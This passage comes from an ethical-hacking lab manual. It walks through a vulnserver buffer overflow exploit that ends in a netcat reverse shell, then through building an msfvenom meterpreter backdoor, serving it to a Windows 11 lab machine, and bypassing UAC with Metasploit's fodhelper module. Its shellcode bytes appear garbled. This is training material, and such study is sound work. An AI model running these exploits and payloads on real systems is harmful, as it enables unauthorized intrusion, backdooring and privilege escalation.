"\x73\x6f\xc\x8\xe9\xdd\x7\x8d\xc\x1\xdd\x7\x92\x0\x8\x9d"
"\x23\xe\xed\x2\x8c\x6e\xfa\xdb\xf\x0\x0e\x05\x36\xb\x2f"
"\xe4\x92\xcc\x7\xb\x7\x8a\x41\x2\xb\x3\xc\x1\x46"
"\xb\x40\x9\x23\x4e\x0c\x5d\x8\x2\x1\x0\x8\xde\x9\x1\x1e"
"\x19\x"
"\n"
shellcode = b"C" * 2003 + b"\xaf\x1\x50\x62" + b"\x90" * 32 + overflow
try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(("10.10.1.11", 9999))
    payload = b'TRUN /.:/' + shellcode
    soc.send(payload)
    soc.close()
except:
    print("Error: Unable to establish connection with Server")
    sys.exit()

```

141. Now, replace the shellcode copied in **Step#137** in the overflow section (**Line 4**); and type **b** in the begining of every line to convert strings to bytes as shown in the screenshot then, press **Ctrl+S** to save the file and close it.

```

20 b"\x36\x84\xcd\x8a\x52\x24\x98\x05\xcb\xdd\x81\xdd\x6a\x21"
21 b"\x1c\x98\xad\x9\x93\x5d\x63\x5a\xd9\x4d\x14\xaa\x94\x2f"
22 b"\xb3\xb5\x02\x47\x5\x27\x9\x97\x16\x54\x46\xc\x0\x7\x1\xaa"
23 b"\x9f\x84\x6d\x95\x09\xba\x6f\x43\x7\x7e\xb\x0\x7c\x7f"
24 b"\x39\x8c\x5a\x6f\x87\x0d\x7\xdb\x57\x58\xb\x5\x1\x32"
25 b"\x73\x6f\xc\x8\xe9\xdd\x7\x8d\xc\x1\xdd\x7\x92\x0\x8\x9d"
26 b"\x23\xe\xed\x2\x8c\x6e\xfa\xdb\xf\x0\x0e\x05\x36\xb\x2f"
27 b"\xe4\x92\xcc\x7\xb\x7\x8a\x41\x2\xb\x3\xc\x1\x46"
28 b"\xb\x40\x9\x23\x4e\x0c\x5d\x8\x2\x1\x0\x8\xde\x9\x1\x1e"
29 b"\x19\x"
30
shellcode = b"C" * 2003 + b"\xaf\x1\x50\x62" + b"\x90" * 32 + overflow
31
try:
32     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33     soc.connect(("10.10.1.11", 9999))
34     payload = b'TRUN /.:/' + shellcode
35     soc.send(payload)
36     soc.close()
37 except:
38     print("Error: Unable to establish connection with Server")
39     sys.exit()

```


142. Now, before running the above command, we will run the Netcat command to listen on port 4444.

143. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

144. Now, run **cd** command to jump to the root directory.

145. Execute **nc -nvlp 4444** command. Netcat will start listening on port **4444**, as shown in the screenshot.



```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker: 
[root@parrot] -[/home/attacker]
└─# cd /
[root@parrot] -[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
# ./badchars.py
[parrot] -[/home/attacker]
└─# chmod +x overwrite.py
[parrot] -[/home/attacker]
└─# overwrite.py
[parrot] -[/home/attacker]
└─# ./badchars.py
[parrot] -[/home/attacker]
└─# chmod +x jump.py
[parrot] -[/home/attacker]
└─# ./jump.py
[parrot] -[/home/attacker]
└─# ./pluma shellcode.py
[parrot] -[/home/attacker]
└─#
```

146. Switch back to the first **Terminal** window. Run **chmod +x shellcode.py** command to change the mode to execute the Python script.

147. Run **./shellcode.py** command to execute the Python script.

The screenshot shows a terminal window titled ".shellcode.py - Parrot Terminal". The terminal session is as follows:

```
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# chmod +x shellcode.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# ./shellcode.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
└─# nc -nvlp 4444 ...
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 49723
Microsoft Windows [Version 10.0.22000.169]
© Microsoft Corporation. All rights reserved.

[CEH-Tools\CEHV12\Modules\06-System-Hacking\Buffer-Overflow-Tools\vulnserver]
```

148. Now, switch back to the **Terminal** running the Netcat command.
149. You can observe that shell access to the target vulnerable server has been established.
150. Now, type **whoami** and press **Enter** to display the username of the current user.

The screenshot shows a terminal window titled "nc -nvlp 4444 - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50799
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows11\admin

E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
152. Close all the open windows and document all the acquired information.
153. Restart **Parrot Security** machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.
154. Click Windows 11 to switch to the **Windows 11** machine. Restart the machine.

#### Question 6.1.3.1

For this task, use the Parrot Security machine (10.10.1.13) as the attacker's system and the Windows 11 machine (10.10.1.11) as the target system. Execute and exploit a vulnerable application, D:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe, to gain admin access to the target machine. Which Python script is used to check whether we can control the EIP register?

## Lab 2: Perform Privilege Escalation to Gain Higher Privileges

### Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

### **Lab Objectives**

- Escalate privileges by bypassing UAC and exploiting Sticky Keys

### **Overview of Privilege Escalation**

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

## **Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys**

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click **Parrot Security** to switch to the **Parrot Security** machine and login with **attacker/toor**. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

2. Now, run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe**.

The screenshot shows a terminal window on a Parrot Security Linux desktop. The terminal title is 'msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe - Parrot Terminal'. The terminal content shows the following steps:


```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

4. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

- o Run **mkdir /var/www/html/share** command to create a shared folder
- o Run **chmod -R 755 /var/www/html/share** command
- o Run **chown -R www-data:www-data /var/www/html/share** command

5. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** command.
6. Start the Apache server by executing **service apache2 start** command.



The screenshot shows a terminal window titled "service apache2 start - Parrot Terminal". The window is running on a desktop environment with a dark background featuring a network graph. The terminal content is as follows:

```
[root@parrot] ~
└─# cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot] ~
└─# service apache2 start
[root@parrot] ~
└─#
```

The desktop environment includes icons for Applications, Places, System, and a terminal icon. A file named "Windows.exe" is visible on the desktop.

7. Run **msfconsole** command in the terminal window to launch Metasploit Framework.
8. In Metasploit type **use exploit/multi/handler** and press **Enter**.
9. Now, type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.3.44-dev
+ - -=[ 2376 exploits - 1232 auxiliary - 416 post      ]
+ - -=[ 1391 payloads - 46 encoders - 11 nops      ]
+ - -=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

10. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

11. Type **set lport 444** and press **Enter** to set lport.

12. Now, type **run** in the Metasploit console and press **Enter**.


```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.3.44-dev
+ - -=[ 2376 exploits - 1232 auxiliary - 416 post      ]
+ - -=[ 1391 payloads - 46 encoders - 11 nops      ]
+ - -=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/


[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.1.13:444
```

13. Click **Windows 11** to switch to the **Windows 11** machine, click **Ctrl+Alt+Delete** to activate the machine and login with **Admin/Pa\$\$w0rd**.
14. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents.
15. Click on **Windows.exe** to download the file.



16. Navigate to the **Downloads** folder and double-click the **Windows.exe** file.

If an **Open File - Security Warning** window appears; click **Run**.



17. Leave the **Windows 11** machine running and click **Parrot Security** to switch to the **Parrot Security** machine.
18. The Meterpreter session has successfully been opened, as shown in the screenshot.

```

YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.3.44-dev                      ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post    ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/

[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run


[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50407) at 2024-03-13 07:04:56 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) >

```

19. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

20. Type **getuid** and press **Enter**, to display current user ID.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit Framework. The user has set up a reverse TCP handler payload and exploited a target machine (Windows 10, build 22000) at IP 10.10.1.13. A Meterpreter session has been opened, and the user is in a Windows 10 environment. The terminal shows the following commands and output:

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50407) at 2024-03-13 07:04:56 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
(Meterpreter 1)(C:\Users\Admin\Downloads) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Downloads) >
```

21. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

22. Type **background** and press **Enter**, to background the current session.

23. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a `bypassuac_fodhelper` exploit.

(Meterpreter 1)(C:\Users\Admin\Downloads) > background  
[\*] Backgrounding session 1...  
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> search bypassuac

Matching Modules

#	Name	Disclosure Date	Rank	Check	Desc
0	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes	Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
1	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes	Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass
3	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection)
4	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
5	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
6	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
7	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Windows Escalate UAC Protection Bypass (EventVwr)

24. In the terminal window, type **use exploit/windows/local/bypassuac\_fodhelper** and press **Enter**.

25. Type **set session 1** and press **Enter**.

26. Type **show options** in the meterpreter console and press **Enter**.

[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac\_fodhelper  
[\*] No payload configured, defaulting to windows/meterpreter/reverse\_tcp  
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac\_fodhelper) >> set session 1  
session => 1  
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac\_fodhelper) >> show options

Module options (exploit/windows/local/bypassuac\_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on


Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

27. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
28. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
29. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command line shows the following sequence:

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13  
